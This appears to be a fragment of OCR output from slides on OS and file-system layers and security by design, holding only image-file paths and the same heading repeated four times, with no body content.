
+Layers of OS & file systems (security by design)




+Layers of OS & file systems (security by design)



+Layers of OS & file systems (security by design)




+Layers of OS & file systems (security by design)




+Layers of OS & file systems (security by design)

